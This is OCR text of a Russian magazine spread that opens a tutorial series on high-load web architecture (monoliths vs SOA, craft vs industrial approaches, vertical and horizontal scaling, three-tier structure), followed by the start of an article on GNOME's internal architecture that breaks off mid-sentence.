DIGITAL-PHOTO.RU/SCHOOL/



УРОК # 1 2 3 4 5 6

Каждый программист хочет стать лучшим, получать все более интересные и сложные задачи и решать их все более эффективными способами. В мире интернет-разработок к таким задачам можно отнести те, с которыми сталкиваются разработчики высоконагруженных систем.

Большая часть информации, опубликованная по теме высоких нагрузок в интернете, представляет собой всего лишь описания технических характеристик крупных систем. Мы же попробуем изложить принципы, по которым строятся архитектуры самых передовых и самых посещаемых интернет-проектов нашего времени.

УЧЕБНИК ПО ВЫСОКИМ НАГРУЗКАМ

ОТ АВТОРОВ

Основным направлением деятельности нашей компании является решение проблем, связанных с высокой нагрузкой, консультирование, проектирование масштабируемых архитектур, проведение нагрузочных тестирований и оптимизация сайтов. В число наших клиентов входят инвесторы из России и со всего мира, а также проекты «ВКонтакте», «Эльдорадо», «Имхонет», Photosight.ru и другие. Во время консультаций мы часто сталкиваемся с тем, что многие не знают самых основ — что такое масштабирование и каким оно бывает, какие инструменты и для чего используются. Эта публикация открывает серию статей «Учебник по высоким нагрузкам». В этих статьях мы постараемся последовательно рассказать обо всех инструментах, которые используются при построении архитектуры высоконагруженных систем.

В РАМКАХ НАШЕГО ЦИКЛА МЫ БУДЕМ ОБЪЯСНЯТЬ, ЗАЧЕМ НУЖЕН ТОТ ИЛИ ИНОЙ ИНСТРУМЕНТ, ЧТО ОН УМЕЕТ ДЕЛАТЬ, В ЧЕМ МОЖЕТ ПОМОЧЬ, КАКИЕ ПОДВОДНЫЕ КАМНИ МОГУТ ВОЗНИКНУТЬ ПРИ ЕГО ИСПОЛЬЗОВАНИИ

Мы начнем описывать построение архитектуры высоконагруженных систем с самых основ. Не будем рассказывать ни о каких ноу-хау и постараемся не разделять возможные решения на «правильные» и «неправильные». Конечно, у нас есть излюбленные концепции, однако мы планируем дать наиболее полное представление о целом наборе приемов, методов, подходов, схем и инструментов, которые можно использовать.

В рамках нашего цикла мы будем объяснять, зачем нужен тот или иной инструмент, что он умеет делать, в чем может помочь, какие подводные камни могут возникнуть при его использовании, куда дальше копать и так далее.

МОНОЛИТНЫЕ ПРИЛОЖЕНИЯ И СЕРВИС-ОРИЕНТИРОВАННАЯ АРХИТЕКТУРА

Итак, прежде всего нужно определиться с терминологией, чтобы правильно понимать друг друга. Рассмотрим два принципиально разных подхода к построению архитектуры веб-проектов.

Монолитное приложение — это один большой кусок. Такие приложения могут работать очень быстро, поскольку в них нет никаких оверхедов, связанных с тем, что данные перегоняются из одного блока в другой, от одного сервиса к другому или каким-то образом конвертируются.

Один из самых известных примеров монолитного приложения — крупнейший почтовый сервис CommuniGate Pro. Во всяком случае, несколько лет назад он был монолитным и очень быстро работал. Однако он представлял собой немасштабируемое приложение, которое тем не менее вполне держало миллион пользователей.

Оно было написано одним человеком, и в какой-то момент это стало проблемой. Подключить новых программистов сравнимого уровня оказалось почти невозможным. Это основная беда монолитной архитектуры — большие сложности в масштабируемости разработки. Речь идет именно о распараллеливании разработки, а не о масштабировании программного решения.

Гораздо чаще в интернете используется так называемая сервис-ориентированная архитектура. Она подразумевает разделение программного обеспечения, сайта на некие сервисы, каждый из которых отвечает за что-то одно. При этом все сервисы обмениваются друг с другом данными по определенному протоколу.

Монолитное приложение

Приложение представляет собой монолитный программный код.

Плюсы:

- Отсутствие какого-либо оверхеда на интеркоммуникацию сервисов

Минусы:

- Высокая сложность разработки, кадры решают все;
- В случае проблемы останавливается все;
- Невозможность вести распределенную разработку

Сервис-ориентированная архитектура (SOA)

Каждый сервис решает строго определенную задачу. Основной минус этого подхода заключается в наличии оверхеда на интеркоммуникацию сервисов между собой и на обработку API взаимодействия между слоями.


Рассмотрим, например, Facebook. Он построен почти классически. Есть различные сервисы, каждый из которых реализует строго определенный набор функций. К примеру, служба сообщений и ленты новостей (то, что, казалось бы, является ядром сети) представляют собой отдельные сервисы, которые тесно интегрированы. Возьмем сервис авторизации. Мы можем обратиться к нему, передать ему куку и спросить: «Это валидная кука? Если валидная, то кому она принадлежит?»

Наверное, одним из самых известных проектов, при построении которого сервисный подход используется по максимуму, является Amazon. Этот большой интернет-магазин сталкивается с задачами, которые характерны для любого крупного проекта. Когда в компанию пришел новый технический директор, он принял гениальное решение: «Мы будем делать сервисы!» В результате Amazon является не только и не столько крупным интернет-магазином, сколько поставщиком cloud-сервисов. Теперь при создании какого-либо продукта, крупного сайта всегда возникает вопрос: разрабатывать ли собственную систему хранения, или использовать систему от Amazon, которая изначально построена так, чтобы ее можно было купить?

Один из самых больших плюсов сервис-ориентированной архитектуры — возможность вести распределенную разработку. Тут надо понимать, что под распределенной разработкой имеют в виду вовсе не такую разработку, когда члены команды находятся в разных точках земного шара — один в Таиланде, а другой в Москве. Ситуация намного шире. Скажем, вы наняли в Москве пятнадцать программистов, а шестнадцатого нанять не можете. Пока вы нанимаете шестнадцатого, первый уже увольняется. Или другой пример. Когда возникают какие-либо ограничения, связанные с командой, некоторые задачи приходится передавать аутсорсерам. И эта другая команда, состоящая из незнакомых людей, которой вы уже не можете управлять, начинает коммитить что-то прямо в ваш репозиторий, туда же, куда и ваши основные девелоперы. Это проблема, которую очень сложно решить. Именно поэтому «монолитный» подход к монолитному приложению осложняет масштабирование разработки, когда речь, допустим, идет о едином PHP-приложении. Например, обычный CGI script в каком-то смысле является монолитным приложением. Когда нужно, чтобы этот CGI script «пилило» несколько человек, уже начинаются трудности.

Если у вас сервис-ориентированная разработка, вы можете прийти к сторонней команде и сказать: «Ребята, нам надо запилить эту штуку. Мы API про-

БЕРЕТСЯ МОНОЛИТНОЕ ПРИЛОЖЕНИЕ, РАЗБИВАЕТСЯ НА ОТДЕЛЬНЫЕ СЕРВИСЫ, КАЖДЫЙ ИЗ КОТОРЫХ ОТВЕЧАЕТ ЗА СТРОГО ОПРЕДЕЛЕННЫЙ НАБОР ЗАДАЧ, ПОСЛЕ ЧЕГО ДЛЯ ЭТИХ СЕРВИСОВ ЗАДАЕТСЯ СПОСОБ КОММУНИКАЦИИ



Промышленный подход

- Очень долгая разработка общих инструментов;
- Очень быстрая разработка приложений – происходит сборка страниц, как в конструкторе Lego;
- Возможность использовать для разработки приложений программистов средней и низкой квалификации – высокая масштабируемость разработки;
- Повышенные требования к аппаратному обеспечению







думали, оно должно быть таким». И можно действительно кусок вашего приложения отдать на разработку другим людям. Легко может оказаться, что задача уже давно кем-то решена и доступна в виде готового для использования решения.

Проект именно так и эволюционирует: берется монолитное приложение, разбивается на отдельные сервисы, каждый из которых отвечает за строго определенный набор задач, после чего для этих сервисов задается способ коммуникации. Он может быть каким угодно: от REST API по HTTP до простых запросов к базе данных. Неважно, что именно используется в качестве общей шины.

Другой пример: софт Erlyvideo, разработкой которого занимается Максим Лапшин. Это среднего размера софтина на языке программирования Erlang. Писать подобные видеостриминговые штуки сложнее, чем сайты, потому что надо одновременно держать в голове множество тонкостей. В такие проекты всегда трудно привлекать людей, а на обучение программиста, который бы смог написать то, что не сломало бы код на продакшне при выкатывании, нужно минимум полгода. В случае с «Эрливидео» та самая проблема двух гениев решена инструментально. Инструмент помогает вести параллельную разработку в одном коде, в одном приложении, в одном репозитории. Однако это, скорее, исключение из общего правила, обусловленное компактностью кода.

РЕМЕСЛЕННЫЙ И ПРОМЫШЛЕННЫЙ ПОДХОД

Условно говоря, существует два подхода к разработке высоконагруженных систем: ремесленный и промышленный. В чем разница? В том, где разрабатываются средства масштабирования — те инструменты, которые гарантируют, что ваша система будет выдерживать огромные нагрузки.

При использовании промышленного подхода эти средства разрабатываются отдельно от бизнес-логики. При ремесленном подходе средства и бизнес-логика разрабатываются одновременно. И там, и там имеются сервисы. Но в одном случае есть один большой слой, который отвечает за то, что все это будет работать. Объясним на примере.

Разработчики Google в большинстве своем не специализируются на разработке высоконагруженных систем. Если у кого-нибудь из них спросить: «Как ты будешь делать эту систему? Как она будет выдерживать миллионы пользователей?», то, скорее всего, услышишь: «Это очень просто. Я сделаю запрос к системе big data, и она быстро вернет ответ». Он не знает, что происходит внутри — ему это не надо. Если посмотреть на схему, то он работает на «зеленом» уровне и использует уже готовые разработки, сделанные отдельной командой инженеров, которые непосредственно занимаются высокими нагрузками. Так работает большинство крупных компаний.

Хорошим примером приложения, при разработке которого использовался этот подход, может послужить Google+. Это приложение было создано за совер-

шенно фантастический срок в пару месяцев и приняло на себя, наверное, одну из самых чудовищных нагрузок по росту числа пользователей за всю историю интернета.

Аналогичным образом устроено большинство крупных проектов — Facebook, Google, «Яндекс». В «Яндексе» тоже есть эта волшебная шина данных, к которой идут запросы, и «Яндекс» никогда не падает целиком, за исключением тех случаев, когда возникают проблемы с дата-центром. В «Яндексе» падают куски страниц. Почему? Потому что какой-то сервис или какое-то хранилище перестает отвечать. Если, например, упал сервис погоды, то на главной странице будет отображаться все, кроме погоды. Именно при таком подходе одни специалисты отвечают за масштабирование, сборку, коммуникацию, а другие программируют, к примеру, отображение погоды или курса валют.

В качестве примера сайта, созданного с использованием ремесленного подхода, можно привести «ВКонтакте». Когда для «ВКонтакте» разрабатывается какой-либо отдельный сервис, например чат, разработчику передают все полномочия, специально оговаривая, что этот чат должен быть масштабируемым.

Независимо от того, имеются ли общие примитивы по хранению данных и прочее, в целом разработчик самостоятельно принимает решения. Он работает не только над самой бизнес-логикой, но и над ее масштабированием.


Плюсы и минусы ремесленного подхода интуитивно понятны. Если вы хотите использовать такой подход, вам опять же нужны очень хорошие, гениальные программисты, вам нужны люди, которые досконально разбираются во всех тонкостях, в том, что и

КРУПНЫЕ КОМПАНИИ ЧАСТО ЯВЛЯЮТСЯ ПИОНЕРАМИ. ДОПУСТИМ, DYNAMODB БЫЛ РАЗРАБОТАН В AMAZON ДЛЯ МАСШТАБИРОВАНИЯ ИХ СОБСТВЕННОЙ СИСТЕМЫ РАБОТЫ СО СКЛАДОМ

Ремесленный подход

- Быстрая разработка любых новых решений;
- Высокие требования к квалификации разработчиков – низкая масштабируемость разработки;
- Максимально эффективное использование технологий и аппаратного обеспечения





как работает. Если спросить Павла Дурова, сколько человек из его команды обладает навыками по созданию высоконагруженных систем, он ответит: «Все!»

Помимо высоких требований к квалификации (что, например, не позволит расшириться в два-три раза), для ремесленного подхода характерно также отсутствие оверхеда на общую шину, по которой гоняются общие данные, и максимально полное и эффективное использование машинных ресурсов. Когда «ВКонтакте» пару лет назад создавал чат по аналогии с Facebook, у него, по-моему, было всего две-три машины с установленным ejabberd-сервером.

Точно так же дело обстоит и с поиском. У «ВКонтакте» отдельный сервис поиска — очень быстрый, его переписывали множество раз. Хотя он очень большой, им занимается всего несколько человек, которые выполняют все необходимые операции вручную. Нет никакого магического сервиса, которому можно сказать: «Отдай индекс и разложи его на 100 серверов». Они делают это сами, руками.



Что касается повышенных требований к аппаратному обеспечению, то, если мы говорим о промышленном подходе, крупному бизнесу куда предпочтительнее вложить заранее известную сумму, пусть даже и очень большую, и получить за нее необходимый рабочий функционал. Некоторые считают, что это слишком дорого. Гораздо дешевле будет нанять дорогих специалистов, которые создадут систему, занимающую не тысячу серверов, а только 20. Те, кто придерживается этой позиции, утверждают, что тысяча серверов — это слишком высокая плата за безболезненное масштабирование, поэтому лучше нанять людей, которые будут следовать ремесленному подходу, используя уникальные инструменты.

Остановимся на еще одном немаловажном преимуществе ремесленного подхода. Дело в том, что крупные компании часто

ПАРАМЕТРЫ ЖЕЛЕЗА НЕЛЬЗЯ УВЕЛИЧИВАТЬ БЕСКОНЕЧНО. В КАКОЙ-ТО МОМЕНТ СТАНЕТ НУЖНА УЖЕ ТЫСЯЧА СЕРВЕРОВ, А ЗАКУПИТЬ СТОЛЬКО БУДЕТ НЕВОЗМОЖНО

являются пионерами. Допустим, DynamoDB был разработан в Amazon для масштабирования их собственной системы работы со складом. После появления DynamoDB опенсорсным сообществом были написаны Cassandra, Hadoop и так далее. Все они существуют благодаря компаниям, использующим ремесленный подход, которые нуждаются в собственных сервисах типа DynamoDB, но не в состоянии разработать их самостоятельно. Таким образом, подобный обмен происходит постоянно. Google создает какое-то новое решение. Это решение опенсорсится, потом много раз переписывается, после чего его подхватывают десятки компаний, таких как «ВКонтакте», DeNA (Япония) и многие другие. Они делают из этого решения действительно качественный софт, которым могут пользоваться все.

У крупных компаний из-за этого часто возникает предубеждение, которое можно выразить фразой «Все, что сделано не нами, нам не подходит» или «Not invented here». Крупные компании могут себе позволить привлекать профессоров и целые университеты, чтобы они вели какое-либо направление. Например, Google Translate курирует знаменитый профессор, по-моему, из Стэнфорда, который всю жизнь занимался теорией машинного перевода. То же самое происходит и в Microsoft, и других компаниях такой величины.

Профессионалы есть в компаниях обоих типов. Но это разного рода профессионалы. Профессионалы в тех компаниях, которые практикуют ремесленный подход, действительно знают, какие опенсорсные средства нужно прикрутить, а что написать самим, чтобы все заработало прямо завтра. В больших корпорациях, скорее всего, есть не только гуру, которые сидят и «пилят» big data и web scale, но и огромное количество специалистов, которые занимаются инновациями именно в области usability, новых сервисов и прочего.

Далее мы будем говорить в основном о сервисной архитектуре и об инструментах, которые можно применять в масштабировании.

МАСШТАБИРОВАНИЕ АРХИТЕКТУРНОГО РЕШЕНИЯ

Для начала рассмотрим самые основы — вертикальное и горизонтальное масштабирование. В чем состоит концепция вертикального масштабирования?

Вертикальное масштабирование заключается в увеличении производительности системы за счет увеличения мощности сервера. По сути, при вертикальном масштабировании задача увеличения производительности отдается на аутсорс производителям железа. Специалисты, которые делают большую железку, предлагают некое обобщенное решение, которое будет работать быстрее. Вы заменили машину — и у вас стало работать быстрее.

Какие здесь есть опасности? Один из главных недостатков — вертикальное масштабирование ограничено определенным пределом. Параметры железа нельзя увеличивать бесконечно. В какой-то момент станет нужна уже тысяча серверов. Закупить столько железа будет либо невозможно, либо нецелесообразно. Кроме того, стоимость машин с более высокими характеристиками не обязательно возрастает линейно. Следующая по мощности машина может стоить уже даже не в два раза дороже, чем предыдущая. Поэтому вертикальное масштабирование требует крайне аккуратного планирования.

Вертикальное масштабирование



Увеличение производительности системы за счет увеличения мощности сервера.

В какой-то момент мы все равно достигнем предела по процессору, памяти или жесткому диску.

АЛЬТЕРНАТИВНЫЙ ПОДХОД — ГОРИЗОНТАЛЬНОЕ МАСШТАБИРОВАНИЕ

Основной его принцип — мы подключаем дополнительные серверы, хранилища и учим нашу программную систему использовать их все. Именно горизонтальное масштабирование является сейчас фактически стандартом.

Однако на самом деле вертикальная компонента присутствует практически всегда, а универсального горизонтального масштабирования как такового не существует. Известен также такой термин, как диагональное масштабирование. Оно подразумевает одновременное использование двух подходов, то есть вы сразу и покупаете новое железо, тем самым выигрывая время, и активно переписываете приложения. Например, такой подход принят в Stack Overflow.

И еще один способ масштабирования. Как вообще выполняется любое масштабирование, как проектируются высоконагруженные системы? Первое, что необходимо сделать, — это изучить предметную область, как данные движутся внутри системы, как они обрабатываются, откуда и куда текут. Интернет-проект — это в каком-то роде система для различного представления разных данных с разными свойствами.

При этом некоторые данные всегда должны быть актуальными, а на другие можно «забить» и показывать их обновление не сразу. Приведем простейший пример. Пользователь, который постит

Горизонтальное масштабирование



Увеличение производительности системы за счет подключения дополнительных серверов

сообщение в свой блог, должен тут же увидеть это сообщение, иначе он подумает, что что-то сломалось. А во френд-ленте друзей пользователя это сообщение может появиться и через минуту.

Зная такие особенности, можно применять прекрасный метод, который называют отложенной обработкой. Его суть заключается в том, что данные обрабатываются в тот момент, когда это наиболее удобно. Например, пять-шесть лет назад, когда железо было не таким производительным, мы все запускали cron'ы по обработке статистики по ночам. В дальнейшем мы будем говорить в том числе и об инструментах, которые используются для реализации масштабирования во времени, например об очередях.

Масштабирование «во времени»

Различные данные имеют различные требования к обновлению. Это позволяет нам отложить часть обработки данных до более удобного случая.

ТРЕХЗВЕННАЯ СТРУКТУРА

Чтобы говорить на одном языке, приведем еще одно определение — определение так называемой трехзвенной структуры системы. Три звена — это фронтенд, бэкенд и хранение данных.


Каждое звено выполняет свои функции, отвечает за различные стадии в обработке запросов и по-разному масштабируется. Первоначально запрос пользователя приходит на фронтенд. Фронтенды отвечают, как правило, за отдачу статических файлов, первичную обработку запроса и передачу его дальше (своему апстриму, бэкенду). Второе звено, куда приходит запрос (уже предварительно обработанный фронтендом), — это бэкенд. Бэкенд занимается вычислениями — именно он отвечает за то, чтобы вычислить, обработать, переработать, повернуть, перевернуть, перекрутить, смасштабировать и так далее. На стороне бэкенда, как правило, реализуется бизнес-логика проекта.

Следующий слой, который вступает в дело обработки запроса, — это хранение данных, которые обрабатываются бэкендом. Это может быть база данных, файловая система, да и вообще что угодно. В наших статьях мы планируем подробно описать, как масштабируется каждое из этих звеньев. Начнем с фронтенда. Для чего он нужен, мы расскажем в следующем номере. ⌶




HIGHLOAD-ИНСТРУКТОРЫ

Олег Бунин




Известный специалист по Highload-проектам. Его компания «Лаборатория Олега Бунина» специализируется на консалтинге, разработке и тестировании высоконагруженных веб-проектов. Сейчас является организатором конференции HighLoad++ (www.highload.ru). Это конференция, посвященная высоким нагрузкам, которая ежегодно собирает лучших в мире специалистов по разработке крупных проектов. Благодаря этой конференции знаком со всеми ведущими специалистами мира высоконагруженных систем.

Константин Осипов




Специалист по базам данных, который долгое время работал в MySQL, где отвечал как раз за высоконагруженный сектор. Быстрота MySQL — в большой степени заслуга именно Кости Осипова. В свое время он занимался масштабируемостью MySQL 5.5. Сейчас отвечает в Mail.Ru за кластерную NoSQL базу данных Tarantool, которая обслуживает 500–600 тысяч запросов в секунду. Использовать этот open-source проект может любой желающий.

Максим Лапшин



Решения для организации видеотрансляции, которые существуют в мире на данный момент, можно пересчитать по пальцам. Макс разработал одно из них — Erlyvideo (erlyvideo.org). Это серверное приложение, которое занимается потоковым видео. При создании подобных инструментов возникает целая куча сложнейших проблем со скоростью. У Максима также есть некоторый опыт, связанный с масштабированием средних сайтов (не таких крупных, как Mail.Ru). Под средними мы подразумеваем такие сайты, количество обращений к которым достигает около 60 миллионов в сутки.

Константин Машуков



Бизнес-аналитик в компании Олега Бунина. Константин пришел из мира суперкомпьютеров, где долгое время «пилил» различные научные приложения, связанные с числодробилками. В качестве бизнес-аналитика участвует во всех консалтинговых проектах компании, будь то социальные сети, крупные интернет-магазины или системы электронных платежей.

ОГЛАВЛЕНИЕ

Евгений Зобнин (execbit.ru)

АРХИТЕКТУРА GNOME: ОТ GTK+ ДО SHELL



Многие из нас привыкли видеть на своем столе GNOME — простую и интуитивно понятную среду, которую можно изменять, расширять и всячески подгонять под свой вкус. Однако далеко не все знают, как выглядит GNOME изнутри, что заставляет работать все его шестеренки слаженно и как обычный код на языке Си превращается в стильную высококачественную картинку.

ТОРЖЕСТВО КОНВЕРГЕНЦИИ

ВВЕДЕНИЕ

GNOME родился в 1997 году как ответ на появление среды KDE, базировавшейся на тогда еще проприетарной технологии Qt. За несколько лет развития он превратился из небольшого и не представляющего особого интереса графического рабочего стола в полноценное окружение, способное на равных конкурировать с KDE, и даже когда в 2000 году Qt стал открытым ПО, GNOME продолжил свое развитие и наращивание функционала.

Совсем скоро эта среда начала доминировать на рабочих столах пользователей и сегодня фактически является стандартом для Linux-десктопа. GNOME по умолчанию используется в таких дистрибутивах, как Ubuntu, Fedora, OpenSUSE, и многих других. Даже несмотря на то, что версия 3.0, радикально изменившая былой облик рабочей среды, многим не пришлась по вкусу, GNOME не теряет приверженность пользователей, которые придают ему более классический вид с помощью различных форков и настроек.

Как же выглядит самая популярная графическая среда UNIX изнутри? Попробуем разобраться.

БАЗОВАЯ АРХИТЕКТУРА

Развитие GNOME всегда происходило эволюционным путем. Заложенные еще в самом начале проекта идеи до сих пор остаются базой для всех остальных компонентов, меняясь лишь качественно. GNOME сменил уже три версии GTK в качестве графического тулкита; идея межпроцессного взаимодействия, изначально реализованная на основе CORBA, была заменена на более легковесный D-Bus; сменилось несколько поколений мультимедийных фреймворков; были добавлены многие другие технологии, которые теперь являются частью GNOME 3.

Одной из отличительных черт проекта GNOME всегда была идея заимствования кода из других проектов. Это может показаться странным, особенно в сравнении с KDE, но большая часть компонентов GNOME написана вовсе не разработчиками самой среды, а командами, не имеющими с проектом ничего общего. Так, в GNOME используется графический тулкит GTK, изначально созданный для проекта Gimp, в качестве менеджера окон до недавнего времени был задействован Metacity, в качестве мультимедиа-фреймворка используется GStreamer, который, в свою очередь, опирается на библиотеку ffmpeg. Firefox уже давно считается стандартным браузером среды наравне с Epiphany.

Фактически изначальная версия GNOME представляла собой всего лишь несколько приложений, способных объединить уже существующие технологии для создания полноценной графической среды. Среди таких приложений были строка состояния, файловый менеджер, конфигуратор и небольшая библиотека libgnome с реализацией часто используемых функций. Со временем количество собственных разработок в проекте возросло, но общая идея среды, построенной с использованием существующих компонентов, осталась неизменной.

Сами создатели GNOME условно делят свое детище на несколько подуровней, в каждом из которых используются те или иные наработки сообщества. Мы детально рассмотрим эти уровни и разберемся, как разработчикам удается совместить воедино такое разнообразие технологий.

ЯДРО

Архитектурно GNOME представляет собой набор библиотек и различных механизмов, которые позволяют создавать сложные графические приложения, способные взаимодействовать с другими компонентами среды. На самом низком уровне этого каркаса находится несколько базовых библиотек и фреймворков, среди которых GLib, GObject, libgnome, D-Bus и GVFS. Это фундамент GNOME, на котором основаны все остальные компоненты среды.

Центральной частью этого фундамента является библиотека GLib, расширяющая базовые возможности библиотеки libc. GLib предоставляет множество подсобных функций, необходимых для разработки многих типов приложений. Среди реализованной в библиотеке функциональности можно отметить большой набор различных типов данных, механизм отладочных сообщений, функции для работы со строками, средства работы с динамической памятью, атомарные потоки и средства синхронизации, генератор псевдослучайных чисел, синтаксический анализатор .ini-подобных конфигурационных файлов и многое другое.

Изначально GLib была разработана при создании библиотеки GTK+, но вскоре стала самостоятельной библиотекой, возможности которой используются многими графическими и консольными приложениями. Например, GLib активно используется файловым менеджером MC.

На GLib также основана еще одна корневая библиотека проекта GNOME — GObject. Она предоставляет объектную систему (каркас), используемую большинством других компонентов GNOME, а также библиотекой GTK+. GObject позволяет применить принципы разработки ООП к любому поддерживаемому языку программирования (в первую очередь Си), позволяя создавать, копировать, уничтожать объекты и выполнять другие операции.

Чуть выше GLib и GObject находится библиотека libgnome, реализующая ряд высокоуровневых возможностей, которые пригодятся при создании графических приложений и для связи между компонентами графической среды. Библиотека включает в себя еще более полный набор GLib-подобных функций, инструменты интернационализации, хранения конфигурации, запуска новых приложений и так далее. В настоящее время библиотека объявлена устаревшей, а весь ее функционал постепенно переносится в GLib и другие библиотеки и инструменты, используемые в среде GNOME.

Для взаимодействия приложений с другими элементами среды GNOME используется шина D-Bus, реализующая механизм передачи сообщений между различными приложениями. D-Bus был создан независимой командой разработчиков в качестве универсального средства взаимодействия для любых возможных приложений и теперь является частью freedesktop.org и стандартом передачи сообщений в UNIX. Шина D-Bus заменила не только громоздкий и медлительный RCP CORBA, который использовался в GNOME изначально, но и механизм DCOP, используемый в KDE 3. Также D-Bus сегодня применяется во многих системных компонентах Linux-дистрибутивов, например udev, для передачи сообщений о подключении нового оборудования.

Поверх D-Bus в GNOME реализован демон GVFS, предоставляющий средства для подключения различных виртуальных файловых систем, реализованных с помощью FUSE. Демон GVFS дополнен библиотекой, реализующей API GIO для асинхронного неблокируемого чтения и записи файлов и других потоков данных. Благодаря GVFS и GIO сторонние разработчики могут легко реализовать в своих приложениях такую функциональность, как чтение удаленных FTP-архивов или SMB-дисков. До внедрения GVFS в GNOME использовалась аналогичная система GnomeVFS, недостаток которой состоял в том, что виртуальная ФС не была видна внешним приложениям без поддержки GnomeVFS.

ГРАФИЧЕСКИЙ ИНТЕРФЕЙС

Поверх фундамента в GNOME реализован графический интерфейс, центральной частью которого является тулкит GTK+, библиотеки Pango, Cairo, а также набор смежных библиотек, таких как ATK, Clutter и WebKit.

Библиотека GTK+, изначально созданная для реализации интерфейса графического редактора GIMP, используется в GNOME для формирования пользовательского интерфейса приложений. По своей сути GTK+ представляет собой набор графических элементов управления (виджетов): кнопки, чекбоксы, списки, окна ввода и так далее, с помощью которых строится внешний облик приложений.


Начиная с версии 2.8, GTK+ использует для отрисовки интерфейса библиотеку векторной графики Cairo, которая позволяет переложить множество действий на графический процессор. Cairo способна работать как поверх X Window, так и поверх графической подсистемы Microsoft Windows, BeOS, OS/2, Linux Framebuffer и множества других средств вывода изображений, включая вывод в PNG, PDF и SVG.

Для вывода текста GTK+ использует возможности библиотеки Pango, предназначенной для отображения текста на разных языках. Pango способна работать с различными типами шрифтов и отображать текст практически на всех известных языках, используя разные стили, цвета и способы написания (справа налево, например). В свое время Pango была разработана специально для GTK+; самыми известными приложениями, использующими ее, являются Firefox и компоненты проекта GNOME.

Совместно с GTK+ любой разработчик может задействовать ресурсы тулкита ATK, чтобы наделить свои приложения функциями для людей с ограниченными возможностями. Сюда можно отнести увеличенные элементы управления для слабовидящих пользователей или специальный клавиатурный режим (например, «липкие» клавиши) для людей с нарушениями опорно-двигательной системы.


Для формирования различных элементов рабочего стола, не связанных с интерфейсом самих приложений, задействованы возможности графической библиотеки Clutter. На Clutter полностью основан графический интерфейс GNOME Shell, также ее возможности частично используются в других приложениях. Главная особенность этой библиотеки заключается в использовании подходов к разработке игр для написания графических интерфейсов. Библиотека почти полностью основана на OpenGL и предлагает богатые возможности для анимации и создания визуальных эффектов, требуя минимального написания кода. Изначально Clutter была разработана компанией Intel для использования в ОС Moblin (позднее MeeGo и Tizen), но теперь разрабатывается независимой командой программистов.

Немаловажное место среди инструментов формирования интерфейса в GNOME занимает




Рабочий стол Cinnamon — форка GNOME 3

GNOME 1.0



GNOME 3.0



